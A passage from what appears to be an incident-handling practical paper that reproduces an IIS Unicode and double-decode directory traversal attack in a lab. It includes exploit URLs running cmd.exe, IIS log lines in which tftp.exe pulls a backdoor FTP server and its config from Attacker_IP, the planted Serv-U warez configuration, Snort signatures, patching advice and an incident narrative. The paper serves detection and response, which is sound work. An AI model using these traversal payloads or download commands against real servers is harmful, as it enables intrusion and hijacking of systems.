
NOTE: Screen Shot 4 shows the attacker that the servudaemon.ini file he needed to complete this exploit was transferred as well.



(Screen Shot 4)

http://Victim_IP/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+c:\winmgnt.exe


⇨ GET /scripts/..%5c..%5cwinnt/system32/cmd.exe /c+c:\winmgnt.exe 502



(Screen Shot 5)


NOTE: Although the web page did not indicate any type of success in its message, you can see that the winmgnt.exe was in fact started from this URL entry from screen shot 9 that shows the processes is running after the attack.

Screen Shot 6, pulled from the test lab server, shows a list of current connections before the attack.




(Screen Shot 6)

Screen Shot 7 below shows the server after the attack, now listening on ports 6787 and 5555. These are the pre-configured ports for the mini FTP server to listen on as listed in the ServuStartUpLog file.




(Screen Shot 7)

Screen Shot 8 below was pulled from the lab server before the attack was run to compare the running process after the attack was made. Notice that there is no winmgnt.exe process running.



(Screen Shot 8)

Screen Shot 9 is the lab server after the attack was made. At the top of the sorted list shows the winmgnt.exe process running which indicates that the mini FTP server is up and running.



(Screen Shot 9)

The following files were discovered in the root of the C:\ directory:

Servudaemon.ini (The preset configuration file for the ServU mini FTP server.)

[GLOBAL]
Version=3.0.0.17
RegistrationKey=6dYwuCzKYyiSYQm0Hlp0OmDivgW8pyxAM2ZMLSpgg9Ywu+psehNI
Ywi0Ex4bTweO33ac5V4vRxJZXk8MhblFzGyrF1z1DWbWfzZaVAWW
LocalSetupPassword=45244E5D5D024857420D585F
LocalSetupPortNo=5555
AntiHammer=1
SocketKeepAlive=1
PacketTimeOut=300
BlockAntiTimeOut=1
SocketInlineOOB=1
AntiHammerBlock=1200
AntiHammerWindow=60
SocketRcvBuffer=37376
SocketSndBuffer=37376
OpenFilesUploadMode=Shared

ProcessID=1356

[Domain1]
ReplyTooMany=421 Too many users
SignOn=c:\winnt\system32\setup\temp\welcom.txt (see text file below)
DirChangeMesFile=c:\winnt\system32\setup\temp\dir.txt
ReplyHello=**Pubstro ready...**[2]
ReplySYST=Guess
LogGETs=0
LogPUTs=0
LogSystemMes=0
LogSecurityMes=0
LogDirtyDetails=OFF
LogFileGETs=0
LogFilePUTs=0
LogFileSystemMes=0
LogFileSecurityMes=0
LogFileDirtyDetails=OFF
IPLog=0
AutoStart=YES

User1=admin|1|0**
User2=leech|1|0**
SignOff=c:\winnt\system32\setup\temp\welcom.txt
DirChangeMesFile2=c:\winnt\system32\setup\temp\dir.txt

[DOMAINS]
Domain1=0.0.0.0||6787|FTP|1

[USER=admin|1]
Password=as6E10498AC6EE71555022D43C9CFC81AC
HomeDir=c:\
LoginMesFile=
AlwaysAllowLogin=1
TimeOut=600
Maintenance=System
Access1=c:\|RWAMELCDP
Access2=d:\|RWAMELCDP
Access3=e:\|RWAMELCDP
Access4=f:\|RWAMELCDP
Access5=g:\|RWAMELCDP
Access6=h:\|RWAMELCDP
Access7=i:\|RWAMELCDP

[2] PUBSTRO: Pubstro is a term used in the hackers underground to refer to hacked Windows boxes setup as Warez servers. (http://www.esec.dk/pubstro.pdf)

Access8=j:\|RWAMELCDP
Access9=k:\|RWAMELCDP
Access10=l:\|RWAMELCDP
Access11=m:\|RWAMELCDP
Access12=n:\|RWAMELCDP
Access13=o:\|RWAMELCDP
Access14=p:\|RWAMELCDP
Access15=q:\|RWAMELCDP
Access16=r:\|RWAMELCDP
Access17=s:\|RWAMELCDP
Access18=t:\|RWAMELCDP
Access19=u:\|RWAMELCDP
Access20=v:\|RWAMELCDP
Access21=w:\|RWAMELCDP
Access22=x:\|RWAMELCDP
Access23=y:\|RWAMELCDP
Access24=z:\|RWAMELCDP
[EXTERNAL]
EventHookDLL1=JAsfv.dll
[USER=leech|1]
Password=jv8275051E044B32B3E9097A655B55D5DC
HomeDir=c:\winnt\system32\setup\temp\fill (this is the storage directory for files)
RelPaths=1
AlwaysAllowLogin=1
TimeOut=600
Access1=c:\WINNT\system32\Setup\temp\fill|RLP

NOTE: The two accounts pre-configured in the Serv-U FTP server are admin and leech. The attempts to connect to the running FTP server in the lab environment were unsuccessful due to the account passwords being encrypted and unusable.

ServuStartUpLog.txt (This file indicates what ports the mini FTP server is currently listening on and other startup information)

Wed 15Jan03 18:24:10 - Serv-U FTP Server v3.0 - Copyright (c) 1995-2001 Cat Soft, All Rights Reserved - by Rob Beckers
Wed 15Jan03 18:24:10 - Cat Soft is an affiliate of Rhino Software, Inc.
Wed 15Jan03 18:24:10 - PROBLEM: Cannot find/load DLL JAsfv.dll (can also happen if the DLL uses other DLLs which are not available)
Wed 15Jan03 18:24:10 - Using WinSock 2.0 - max. 32767 sockets
Wed 15Jan03 18:24:10 - Starting FTP Server...
Wed 15Jan03 18:24:11 - FTP Server listening on port number **6787, IP 192.168.1.102**, 127.0.0.1
Wed 15Jan03 18:24:11 - FTP Server listening on port number **5555, IP 127.0.0.1**
Wed 15Jan03 18:24:11 - Valid registration key found

Welcom.txt (This file/message was presented to those who used the Warez Server)

```
-+-=oOo=======================================oOo=-+-
        WeLcOMe to the DeSi-FXP pUbSTRo
-+-=oOo=======================================oOo=-+-

             iNFoRMaTIoN
-+-=oOo=======================================oOo=-+-
          HaCkED for DeSi-FXP
-+-=oOo=======================================oOo=-+-


-+-=oOo=======================================oOo=-+-
Local time is %time, and %u24h users have visited over the last 24 hours.
This server has been up for %ServerDays days, %ServerHours hours, %ServerMins
min. and %ServerSecs sec.
-+-=oOo=======================================oOo=-+-


           server stats:
-+-=oOo=======================================oOo=-+-
    Users logged in: %loggedInAll total
      Current users: %Unow
      Kb downloaded: %ServerKbDown Kb
        Kb uploaded: %ServerKbUp Kb
   Files downloaded: %ServerFilesDown
     Files uploaded: %ServerFilesUp
  Average througput: %ServerAvg Kb/sec
  Current througput: %ServerKBps Kb/sec
-+-=oOo=======================================oOo=-+-
```

Signature of the Attack

The following is an excerpt of a log file from the test lab server:

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2002-12-29 20:25:41
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query
sc-status cs(User-Agent)
2002-12-29 20:25:41 Attacker_IP - Victim_IP 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 200
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0;+H010818)
2002-12-29 20:26:06 Attacker_IP - Victim_IP 80 GET
/scripts/..Á   ../winnt/system32/cmd.exe /c+dir+c:\ 500
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0;+H010818)
```

2002-12-29 20:26:38 Attacker_IP - Victim_IP 80 GET
/scripts/..%2f..%2f..%2f..%2fwinnt/system32/cmd.exe /c+dir+c:\ 200
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0;+H010818)
2002-12-29 20:26:47 Attacker_IP - Victim_IP 80 GET
/scripts/..%2f..%2fwinnt/system32/cmd.exe /c+dir+c:\ 200
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0;+H010818)
2002-12-29 20:26:56 Attacker_IP - Victim_IP 80 GET
/scripts/..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 200
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0;+H010818)
2002-12-29 20:27:16 Attacker_IP - Victim_IP 80 GET
/scripts/%2f..%2f..%2f..%2fwinnt/system32/cmd.exe /c+dir+c:\ 200
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0;+H010818)
2002-12-29 20:27:37 Attacker_IP - Victim_IP 80 GET
/scripts/..Á ../winnt/system32/cmd.exe /c+dir+c:\ 500
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0;+H010818)
2002-12-29 20:27:51 Attacker_IP - Victim_IP 80 GET
/scripts/..À%9v../winnt/system32/cmd.exe /c+dir+c:\ 500
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0;+H010818)
2002-12-29 20:27:59 Attacker_IP - Victim_IP 80 GET
/scripts/..À%qf../winnt/system32/cmd.exe /c+dir+c:\ 500
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0;+H010818)
2002-12-29 20:28:08 Attacker_IP - Victim_IP 80 GET
/scripts/..Á%8s../winnt/system32/cmd.exe /c+dir+c:\ 500
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0;+H010818)
2002-12-29 20:28:15 Attacker_IP - Victim_IP 80 GET
/scripts/..Á%pc../winnt/system32/cmd.exe /c+dir+c:\ 500
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0;+H010818)
2002-12-29 20:29:26 Attacker_IP - Victim_IP 80 GET
/scripts/..\../winnt/system32/tftp.exe -
i+Attacker_IP+GET+winmgnt.exe+c:\winmgnt.exe 502
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0;+H010818)
2002-12-29 20:30:10 Attacker_IP - Victim_IP 80 GET
/scripts/..%5c..%5cwinnt/system32/tftp.exe -
i+Attacker_IP+GET+servudaemon.ini+c:\servudaemon.ini 502
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0;+H010818)
2002-12-29 20:30:20 Attacker_IP - Victim_IP 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+c:\kill.exe+winmgnt.exe 502
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0;+H010818)
2002-12-29 20:30:54 Attacker_IP - Victim_IP 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+c:\kill.exe+winmgnt.exe 502
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0;+H010818)
2002-12-29 20:43:39 Attacker_IP - Victim_IP 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+c:\kill.exe+winmgnt.exe 502
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0;+H010818)

2002-12-29 20:43:39 Attacker_IP - Victim_IP 80 GET /scripts/..%5c..%5cwinnt/system32/cmd.exe /c+c:\winmgnt.exe 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0;+H010818)
2002-12-29 20:46:30 Attacker_IP - Victim_IP 80 GET /scripts/..%5c..%5cwinnt/system32/cmd.exe /c+c:\winmgnt.exe 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0;+H010818)

Current intrusion detection systems have signatures to detect these types of exploits. Cisco has similar signatures to pick up on these attacks but their source code for the signatures is still proprietary and as a result was unobtainable. The following are the SNORT open source versions obtained from the www.snort.org website. The IDS signatures are looking for various versions of Unicode known for this attack as indicated by the “content: xxxx” line of the signature definition highlighted in red.

1. Web Server Folder Traversal:

SID	981	**message**	WEB-IIS unicode directory traversal attempt
Signature	alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS unicode directory traversal attempt"; flow:to_server,established; content:"/..%c0%af../"; nocase; classtype:web-application-attack; reference:cve,CVE-2000-0884; sid:981; rev:6;)		

SID	982	**message**	WEB-IIS unicode directory traversal attempt
Signature	alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS unicode directory traversal attempt"; flow:to_server,established; content:"/..%c1%1c../"; nocase; classtype:web-application-attack; reference:cve,CVE-2000-0884; sid:982; rev:6;)		

SID	983	**message**	WEB-IIS unicode directory traversal attempt
Signature	alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS unicode directory traversal attempt"; flow:to_server,established; content:"/..%c1%9c../"; nocase; classtype:web-application-attack; reference:cve,CVE-2000-0884; sid:983; rev:6;)		

SID	1945	**message**	WEB-IIS unicode directory traversal attempt
Signature	alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS		

	$HTTP_PORTS (msg:"WEB-IIS unicode directory traversal attempt"; flow:to_server,established; content:"/..%255c.."; nocase; classtype:web-application-attack; reference:cve,CVE-2000-0884; sid:1945; rev:1;)

SID	1112	**message**	WEB-MISC http directory traversal
Signature	alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-MISC http directory traversal"; flow:to_server,established; content: "..\\";reference:arachnids,298; classtype:attempted-recon; sid:1112; rev:4;)		

SID	1113	**message**	WEB-MISC http directory traversal
Signature	alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-MISC http directory traversal"; flow:to_server,established; content: "../"; reference:arachnids,297; classtype:attempted-recon; sid:1113; rev:4;)		

2. Double Decode Error:

SID	970	**message**	WEB-IIS multiple decode attempt
Signature	alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS multiple decode attempt"; flow:to_server,established; uricontent:"%5c"; uricontent:".."; reference:cve,CAN-2001-0333; classtype:web-application-attack; sid:970; rev:5;)		

How to protect your systems

There are many different ways to protect your system. First and foremost, keep up on your patches and service packs. For both the Web Server Folder Traversal and the Double Decode Error apply Microsoft's latest cumulative IIS patch: MS02-062 for either NT based systems or Windows 2000. You could also just upgrade to Service Pack3 for Windows 2000.

There are other ways to help protect your system along with the above patching and upgrading. None take precedence over keeping up on your patches and service packs. You can run the web server folder structure on a drive other than the primary. This will eliminate the same drive access to cmd.exe. Delete or rename the scripts directory. Disable any unnecessary services (ie TFTP) running on the system. A systems administrator can run the IIS lockdown tool and follow the listed recommendations. Microsoft also has a tool called the Windows Baseline Security

Analyzer (MBSA) that the administrator could run against their system and follow the recommendations listed within the report.

What could vendors do to fix or prevent

Vendors could help to prevent more than fix the problems by improving quality controls in programming before releasing their products. Gene Spafford said in one of his recent talks at Colorado University, "Quality and security are closely linked." It would also be extremely preventative for vendors to run vulnerability testing or assessments on applications before releasing them. This would help to find any vulnerability before being released out to the public. Although this would probably not find all possible vulnerabilities, it would at the least, minimize the amount and help to insure better security from the start.

PART 3 – THE INCIDENT HANDLING PROCESS

The following pages describe the Six Step Incident Handling process first developed by the Department of Energy, adopted by the public and continually improved and refined from input by experienced incident handlers.

In this incident the chain of custody or the evidentiary chain was not maintained because Z Company had no incident handling team and had no plans to prosecute due to lack of skills required to properly investigate. The executive managers at Z Company wanted to know when the systems would be back online. The IT managers wanted to know how and when their systems were compromised. At this time all the parties involved wanted to contain the damage, get business back up and running as soon as possible, and implement better security for the future.

Preparation

The first phase in the six step process is preparation. This phase encompasses establishment of company policies and procedures, building a team and management support, setting up disaster recovery plans, defining a contact list and available resources, training and education for employees on basic security practices and incident handlers on how to handle security incidents, and stocking jump kits and other necessities for emergency response to security incidents. All this takes time, hard work and experience to properly establish. During a security emergency is not the time to start this phase from scratch. Z Company did just that.

Z Company had no countermeasures of real value. They had the normal low level items that most companies have, but not the ones that could have really helped. Z Company had warning banners on their critical systems that stated how the company would monitor all traffic and access to their systems and networks, but they never really

did. In addition, the banners explained the right to privacy rules for Z Company that were also taught in the new employee orientation classes.

On the technical side of countermeasures, Z Company had firewalls up with minimal rule sets and logs that weren't regularly monitored. The server system administrator team was undermanned and only half of those on the team were experienced professionals. The experienced admins tried to explain to management the need for more people and training for the younger admins, but it fell on deaf ears. The lack of man power lead to a minimalist approach to administering the servers, with some patching being done when there was time, but configurations were far from current. Z Company executives never thought that an insurance company would be the subject of interest to an attacker; therefore, an incident handling team wasn't assembled. Along these lines disaster recovery plans were not made, processes and procedures were not drafted, communication plans were not developed, and callout trees and emergency contacts were not established.

Identification

The second phase in the process deals with identification. Here is where the identification of goals for actions during a security incident response are developed, as well as, identifying the appropriate people to notify in the event of a security incident.

This phase also includes the ability to identify signs of an incident. These might include log file gaps or log file entries out of order, accounting errors, unsuccessful log in attempts, account lockout thresholds being met from incorrect password attempts for multiple accounts, unexplained modifications to systems and configurations, unauthorized accounts, intrusion detection system alerts, odd hours of use on network or systems, and reports of possible social engineering attempts.

Another important section to this phase is assessment. The initial assessment is to determine whether an issue is an event or an incident. An event is an occurrence, something noticeable. An incident is an occurrence that is harmful in nature. With this section you would also assess how widely deployed the exploited platform, the ease of use of the exploit and whether the exploit can be done remotely.

One day an experienced admin, Jake, was doing some much needed maintenance on one of Z Company's external web servers when he noticed large disk space utilization on the primary drive. He went looking through the web server using Windows explorer to see if he could find out what was taking up so much space. Jake checked the database that housed all the company client data for transactions by comparing it to the other redundant systems. The databases were the same size. He continued to look throughout the drive until he stumbled across the problem. Jake found a large amount of executables, zip files, and MP3 files located in the c:\winnt\system32\Setup\temp\fill directory. He knew these files weren't supposed to be there and he had been around long enough to know a Warez repository when he saw one. But just to make sure he called a meeting in the team room of all the system

administrators to ask if anyone knew about the suspect files. With no one knowing about the files or having been on that server for quite some time, Jake knew there was trouble.

Jake talked with his manager which in turn ran the problem synopsis up the chain. In an emergency meeting of the executives to discuss the issue, all of them realized the hard way that there were no processes or resources in place to deal with an attack. As panic started to build, one of the executives remembered he had talked with an individual that worked for a service company that contracted help desk personnel to Z Company. That individual had mentioned something about information security services. The executive dug through his brief case and found John's business card. In a rush he called John to ask what type of information security services he and his company offered.

Within a few hours the executives for Z Company, Z Company Contracts department, the information security services company, and John worked out a rough deal for emergency service that fell under an open service offering agreement between John's company with the help desk personnel already contracted to Z Company. Also within those few hours, it was determined that Z Company had an incident on their hands and John and his team were going to deploy to the site for further investigation and incident handling.

Once on site, John started about his normal on site routine:

1. Determine the type of investigation.
2. Begin a record of investigation (ROI).
3. Conduct management In-Brief.
4. Set and brief objectives of what will be done.
5. Conduct appropriate info gathering interviews.
6. Collect evidence (turn over to company for preservation if required)
7. Analyze the evidence to establish method of exploit.
8. Advise in recovery and cleanup.
9. Conduct management out brief.

